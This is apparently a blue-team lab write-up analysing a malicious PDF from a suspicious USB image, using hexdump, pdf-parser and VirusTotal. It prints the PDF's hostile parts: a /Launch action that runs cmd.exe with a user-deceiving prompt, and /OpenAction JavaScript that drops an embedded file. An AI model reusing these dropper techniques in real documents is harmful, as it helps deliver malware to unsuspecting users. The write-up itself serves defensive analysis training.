

Suspicious pdf file analysis

Reference: <https://blueteamlabs.online/home/challenge/suspicious-usb-stick-2f18a6b124>


Download the zip file from the above link. NOTE: Don't open the pdf in your host machine.

The screenshot shows a challenge page with the title "Suspicious USB Stick" highlighted by a red box. The main text describes a client who suffered an employee data breach and found a suspicious USB drive. Below the text are several analysis tools: Hexdump, Strings, VirusTotal, Peepdf, and Grep. To the right, it shows "Points: 20", "Difficulty: Medium", "Solves: 1945", and "OS: Linux". At the bottom, there's a "USB Image" (120 KB) and a "Download File" button, also highlighted by a red box.




Files and pdf parser.

https://didierstevens.com/files/software/pdf-parser_V0_7_13.zip Download the pdf parser from this link.



File description.

Suspicious pdf file analysis




```
saf-lx@saf-Ubuntu: ~/Desktop/BTLO/Suspicious USB Stick/BTLO Suspicio... 
saf-lx@saf-Ubuntu: ~/Desktop/BTLO/Suspicious USB Stick/BTLO Suspicious USB/USB/autorun$ ls
autorun.inf pdf-parser.py README.pdf
saf-lx@saf-Ubuntu: ~/Desktop/BTLO/Suspicious USB Stick/BTLO Suspicious USB/USB/autorun$ file autorun.inf
autorun.inf: Microsoft Windows Autorun file
saf-lx@saf-Ubuntu: ~/Desktop/BTLO/Suspicious USB Stick/BTLO Suspicious USB/USB/autorun$ file README.pdf
README.pdf: PDF document, version 1.7, 1 page(s) (zip deflate encoded)
saf-lx@saf-Ubuntu: ~/Desktop/BTLO/Suspicious USB Stick/BTLO Suspicious USB/USB/autorun$
```

Hexdump of autorun.inf. It shows that it opens the README.pdf file.




```
saf-lx@saf-Ubuntu: ~/Desktop/BTLO/Suspicious USB Stick/BTLO Suspicious USB/USB/autorun$ hexdump autorun.inf
00000000 615b 7475 726f 6e75 0a5d 706f 6e65 523d
00000010 4145 4d44 2e45 6470 0a66 6369 6e6f 613d
00000020 7475 726f 6e75 692e 6f63 000a
0000002b
saf-lx@saf-Ubuntu: ~/Desktop/BTLO/Suspicious USB Stick/BTLO Suspicious USB/USB/autorun$ hexdump -C autorun.inf
00000000  5b 61 75 74 6f 72 75 6e  5d 0a 6f 70 65 6e 3d 52  |[autorun].open=R|
00000010  45 41 44 4d 45 2e 70 64  66 0a 69 63 6f 6e 3d 61  |EADME.pdf.icon=a|
00000020  75 74 6f 72 75 6e 2e 69  63 6f 0a                  |utorun.ico.|
0000002b
saf-lx@saf-Ubuntu: ~/Desktop/BTLO/Suspicious USB Stick/BTLO Suspicious USB/USB/autorun$ sha256sum README.pdf
```

Magic bits of pdf file



```
saf-lx@saf-Ubuntu: ~/Desktop/BTLO/Suspicious USB Stick/BTLO Suspicious USB/USB/autorun$ sha256sum README.pdf
saf-lx@saf-Ubuntu: ~/Desktop/BTLO/Suspicious USB Stick/BTLO Suspicious USB/USB/autorun$ hexdump -C README.pdf
00000000  25 50 44 46 2d 31 2e 37  0d 0a 25 b5 b5 b5 0d  %PDF-1.7..%....|
00000010  0a 31 20 30 20 6f 62 6a  0d 0a 3c 3c 2f 54 79 70  |.1 0 obj..</Typ|
00000020  65 2f 43 61 74 61 6c 6f  67 2f 50 61 67 65 73 20  |/e/Catalog/Pages |
00000030  32 20 30 20 52 2f 4c 61  6e 67 28 65 6e 2d 55 53  |2 0 R/Lang(en-US)|
00000040  29 20 2f 53 74 72 75 63  74 54 72 65 65 52 6f 6f  |) /StructTreeRoot|
00000050  74 20 31 30 20 30 52 2f  4d 61 72 6b 49 6e 66  |t 10 0 R/MarkInfl|
00000060  6f 3c 3c 2f 4d 61 72 6b  65 64 20 74 72 75 65 3e  |o</Marked true>|
00000070  3e 2f 4d 65 74 61 64 61  74 61 20 32 30 20 30 20  |>/Metadata 20 0 |
00000080  52 2f 56 69 65 77 65 72  50 72 65 66 65 72 65 6e  |R/ViewerPreferen|
00000090  63 65 73 20 32 31 20 30  20 52 3e 3e 0d 0a 65 6e  |ces 21 0 R>...en|
000000a0  64 6f 62 6a 0d 0a 32 20  30 20 6f 62 6a 0d 0a 3c  |dobj..2 0 obj..<|
000000b0  3c 2f 54 79 70 65 2f 50  61 67 65 73 2f 43 6f 75  |</Type/Pages/Cou|
000000c0  6e 74 20 31 2f 4b 69 64  73 5b 20 33 20 30 20 52  |nt 1/Kids[ 3 0 R|
000000d0  5d 20 3e 3e 0d 0a 65 6e  64 6f 62 6a 0d 0a 33 20  |] >..endobj..3 |
```

Executable file details.



```
saf-lx@saf-Ubuntu: ~/Desktop/BTLO/Suspicious USB Stick/BTLO Suspicious USB/USB/autorun
obj 28 0
Type: /Action
Referencing:

<<
/S /Launch
/Type /Action
/Wln
<<
/F (cmd.exe)
/D ('c:\\\\windows\\\\system32')
/>>
(cd "My Documents")&(if exist "Documents\\\\README.pdf" (cd "Desktop")&((if exist "My Documents\\\\README.pdf"
(cd "My Documents")&(if exist "Documents\\\\README.pdf" (cd "Documents"))&(if exist "Escritorio\\\\README.pdf" (cd "Escritorio"))&(if
exist "Mis Documentos\\\\README.pdf" (cd "Mis Documentos"))&(start README.pdf )\n\n\n\n\n\n\n\nTo view the encrypted content pl
ease tick the "Do not show this message again" box and press Open.)'
>>
>>

obj 1 0
Type: /Catalog
Referencing: 2 0 R, 23 0 R, 27 0 R, 10 0 R, 20 0 R, 21 0 R

<<
/Type /Catalog
/Pages 2 0 R
```

Suspicious pdf file analysis

One open action has been found. Open action inside the pdf file. In the **PDF object structure**, /OpenAction is a key inside the **Catalog dictionary** (the root of the PDF) that defines an **action to execute automatically** when the document is opened.

```
saf-lx@Saf-Ubuntu:~/Desktop/BTLO/Suspicious USB Stick/BTLO Suspicious USB/USB/autorun$ python3 pdf-parser.py README.pdf | grep "Open"
/P '(/Q /C %HOMEDRIVE%&cd %HOMEPATH%&(if exist "Desktop\\\README.pdf" (cd "Desktop"))&(if exist "My Documents\\\README.pdf"
(cd "My Documents"))&(if exist "Documents\\\README.pdf" (cd "Documents"))&(if exist "Escritorio\\\README.pdf" (cd "Escritorio"))&
(if exist "Mis Documentos\\\README.pdf" (cd "Mis Documentos"))&(start README.pdf)\n\n\n\n\n\n\n\nTo view the encrypted content pl
ease tick the "Do not show this message again" box and press Open.)'
/OpenAction 27 0 R
saf-lx@Saf-Ubuntu:~/Desktop/BTLO/Suspicious USB Stick/BTLO Suspicious USB/USB/autorun$
```

Look for the object labeled 27 0 R obj in the PDF (use pdf-parser.py).

...it means:

- The /OpenAction key points to **object 27**,
- and 27 0 R is a **reference** to another PDF object (object number 27, generation 0),
- which contains the **action dictionary** describing what to do when the PDF opens.

Object 27 0 details

```
obj 27 0
Type: /Action
Referencing:

<<
/S /JavaScript
/JS (this.exportDataObject({ cName: "README", nLaunch: 0 }));
/Type /Action
>>
```

- /S /JavaScript — this is a JavaScript action.
- /JS (...) — the JavaScript code to run when the action executes.
- this.exportDataObject({ cName: "README", nLaunch: 0 }); — calls the PDF API method exportDataObject on the current document (this).

Effect: when executed (for example, on open if referenced by /OpenAction), the script will **export an embedded data object whose filename (cName) is README** from the PDF to the local filesystem. nLaunch: 0 tells the viewer **not to automatically launch** the saved file after exporting. (If nLaunch were 1 the viewer might try to open it right after saving.)

This is a common technique used by attackers to drop an attachment (often malicious) onto the user's machine. Even without nLaunch, simply writing a binary to disk can be dangerous — and some viewers may prompt the user or behave differently.

Suspicious pdf file analysis

VirusTotal verdict

The screenshot shows the VirusTotal analysis page for a PDF file. The top bar indicates 42/64 security vendors flagged this file as malicious. The file name is README.pdf, size is 133.36 KB, and the last analysis date is 1 month ago. The file type is PDF. Below the top bar, there are tabs for DETECTION, DETAILS, RELATIONS, BEHAVIOR, and COMMUNITY (8). A green banner encourages joining the community. The main table lists vendor analysis results, including AhnLab-V3, ALYac, Avast, Avira (no cloud), BitDefender, CTX, DrWeb, eScan, and Fortinet. Each entry includes the vendor name, threat category (e.g., Trojan, Exploit.PDF-Dropper.Gen), and a detailed description. A 'Do you want to automate checks?' button is visible on the right.

Vendor	Threat Category	Description	Action
AhnLab-V3	Trojan	Trojan/Win32.Shell.R1283	
ALYac	Trojan	Trojan.CryptZ.Marte.1.Gen	
Avast	Meterpreter	Win32:Meterpreter-C [Trj]	
Avira (no cloud)	Exploit	EXP/Pidief.ald	
BitDefender	Exploit	Exploit.PDF-Dropper.Gen	
CTX	trojan	Pdf.trojan.swort	
DrWeb	Exploit	Exploit.PDF.18460	
eScan	Exploit	Exploit.PDF-Dropper.Gen	
Fortinet	W32	W32/Rozena.ABV!tr	

Security posture / immediate recommendations

- **Treat the PDF as suspicious.** Don't open it in your host OS default viewer.
- **Analyze offline** in a VM or sandbox with no network, or use extraction-only tools that don't execute JavaScript.
- Don't run the PDF with a full-featured viewer (Acrobat Reader) unless in a controlled sandbox — Acrobat may execute /OpenAction JS.